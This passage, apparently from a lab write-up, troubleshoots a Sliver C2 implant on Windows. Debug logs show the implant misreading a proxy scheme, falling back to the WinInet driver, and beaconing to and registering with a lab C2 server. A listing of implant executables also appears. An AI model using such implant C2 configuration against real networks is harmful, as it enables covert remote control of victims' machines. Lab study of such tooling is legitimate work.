The logs say that a proxy was correctly identified at IP `192.168.122.185` and port `0xc38` (hex for 3128), but no scheme was specified, so the implant just assumes it must be `https`. The following connection attempt fails because the implant did not get a TLS handshake back from the proxy:

```
...
2022/08/23 13:24:29 drivers_windows.go:36: Using go http driver
2022/08/23 13:24:29 provider_windows.go:145: [proxy.Provider.readWinHttpProxy] No
proxy discovered via AutoDetect: winapi error #12180
2022/08/23 13:24:29 gohttp.go:75: Found proxy &proxy.proxy{protocol:"",
host:"192.168.122.185", port:0xc38, user:(*url.Userinfo)(nil),
src:"WinHTTP:NamedProxy"}
2022/08/23 13:24:29 gohttp.go:82: Proxy URL = 'https://192.168.122.185:3128'
2022/08/23 13:24:29 httpclient.go:671: [http] segments = [oauth2 oauth v1],
filename = login, ext = php
2022/08/23 13:24:29 crypto.go:190: TOTP Code: 96876941
2022/08/23 13:24:29 httpclient.go:337: [http] POST ->
http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263
(106 bytes)
2022/08/23 13:24:29 httpclient.go:343: [http] http response error: Post
"http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263":
proxyconnect tcp: tls: first record does not look like a TLS handshake
2022/08/23 13:24:29 beacon.go:180: [beacon] http(s) connection error Post
"http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263":
proxyconnect tcp: tls: first record does not look like a TLS handshake
...
```

When the first connection attempt fails, the implant goes to sleep and tries the next C2 endpoint after one minute. When that happened in my lab, the logs updated and showed that the connection with the WinInet driver worked:



Index of /implants

Name	Last modified	Size	Description
Parent Directory		-	
beacon.exe	2022-08-22 21:05	12M	
beacon_http.exe	2022-08-23 21:28	15M	
beacon_http_debug.exe	2022-08-23 22:24	14M	

Select C:\Users\tester\Downloads\beacon_http_debug.exe

```
2022/08/23 13:24:29 httpclient.go:337: [http] POST -> https://sliver.labnet.local/auth/oauth2/register.html?dd=96876941&j=464207u02 (106 bytes)
2022/08/23 13:24:29 httpclient.go:343: [http] http response error: Post "https://sliver.labnet.local/auth/oauth2/register.html?dd=96876941&j=464207u02": proxyconnect tcp: tls: first record does n
ot look like a TLS handshake
2022/08/23 13:24:29 drivers_windows.go:36: Using go http driver
2022/08/23 13:24:29 provider_windows.go:145: [proxy.Provider.readWinHttpProxy] No proxy discovered via AutoDetect: winapi error #12180
2022/08/23 13:24:29 gohttp.go:75: Found proxy &proxy.proxy{protocol:"", host:"192.168.122.185", port:0xc38, user:(*url.Userinfo)(nil), src:"WinHTTP:NamedProxy"}
2022/08/23 13:24:29 gohttp.go:82: Proxy URL = 'https://192.168.122.185:3128'
2022/08/23 13:24:29 httpclient.go:671: [http] segments = [oauth2 oauth v1], filename = login, ext = php
2022/08/23 13:24:29 crypto.go:190: TOTP Code: 96876941
2022/08/23 13:24:29 httpclient.go:337: [http] POST -> http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263 (106 bytes)
2022/08/23 13:24:29 httpclient.go:343: [http] http response error: Post "http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263": proxyconnect tcp: tls: first record does
 not look like a TLS handshake
2022/08/23 13:24:29 beacon.go:180: [beacon] http(s) connection error Post "http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263": proxyconnect tcp: tls: first record do
es not look like a TLS handshake
2022/08/23 13:24:29 sliver.go:156: Beacon init error: Post "http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263": proxyconnect tcp: tls: first record does not look lik
e a TLS handshake
2022/08/23 13:24:29 sliver.go:142: Reconnect sleep: 1m0s
2022/08/23 13:25:29 sliver.go:129: Next beacon = &{0x77f7c0 0x77f0e0 0x77f680 0x77f700 0x77f120 0x77f620 https://sliver.labnet.local?driver=wininet }
2022/08/23 13:25:29 beacon.go:121: Next CC = https://sliver.labnet.local
2022/08/23 13:27:09 beacon.go:167: Beaconing -> https://sliver.labnet.local
2022/08/23 13:25:29 transports.go:75: Yield c2 uri = 'https://sliver.labnet.local?driver=wininet'
2022/08/23 13:27:09 drivers_windows.go:42: Using wininet driver
2022/08/23 13:27:09 httpclient.go:671: [http] segments = [], filename = sign-up, ext = php
2022/08/23 13:27:09 crypto.go:190: TOTP Code: 19680050
2022/08/23 13:27:09 httpclient.go:337: [http] POST -> https://sliver.labnet.local/sign-up.html?lu=119680050&z=37102496 (106 bytes)
2022/08/23 13:27:09 httpclient.go:349: [http] non-200 response (503): &{503 Service Unavailable 503 HTTP/1.1 1 1 map[] {0xc000380480} 0 [] false false map[] 0xc0002da400 <nil>}
2022/08/23 13:27:09 drivers_windows.go:42: Using wininet driver
2022/08/23 13:27:09 httpclient.go:671: [http] segments = [v1], filename = login, ext = php
2022/08/23 13:27:09 crypto.go:190: TOTP Code: 19680050
2022/08/23 13:27:09 httpclient.go:337: [http] POST -> http://sliver.labnet.local/v1/login.html?_=182e259n46&au=19680d050 (106 bytes)
2022/08/23 13:27:09 httpclient.go:377: [http] New session id: 14aee375c1999f692c8fc86f9efc1941
2022/08/23 13:27:09 sliver.go:182: Registering beacon with server
2022/08/23 13:27:09 beacon.go:85: Interval: 5000000000 Jitter: 0
2022/08/23 13:27:09 beacon.go:93: Duration: 5s
2022/08/23 13:27:09 sliver.go:561: Host Uuid: b6b566b3-95de-44f3-98d8-cc71a9e04829
2022/08/23 13:27:09 beacon.go:85: Interval: 5000000000 Jitter: 0
2022/08/23 13:27:09 beacon.go:93: Duration: 5s
2022/08/23 13:27:09 httpclient.go:671: [http] segments = [v1], filename = register, ext = php
```

Debug logs now show a successful connection

Below are the relevant logs. After the POST request the implant received the session ID and moved on to registration:

```
...
2022/08/23 13:27:09 drivers_windows.go:42: Using wininet driver
2022/08/23 13:27:09 httpclient.go:671: [http] segments = [v1], filename = login,
ext = php
2022/08/23 13:27:09 crypto.go:190: TOTP Code: 19680050
2022/08/23 13:27:09 httpclient.go:337: [http] POST ->
http://sliver.labnet.local/v1/login.html?_=182e259n46&au=19680d050 (106 bytes)
2022/08/23 13:27:09 httpclient.go:377: [http] New session id:
14aee375c1999f692c8fc86f9efc1941
2022/08/23 13:27:09 sliver.go:182: Registering beacon with server
...
```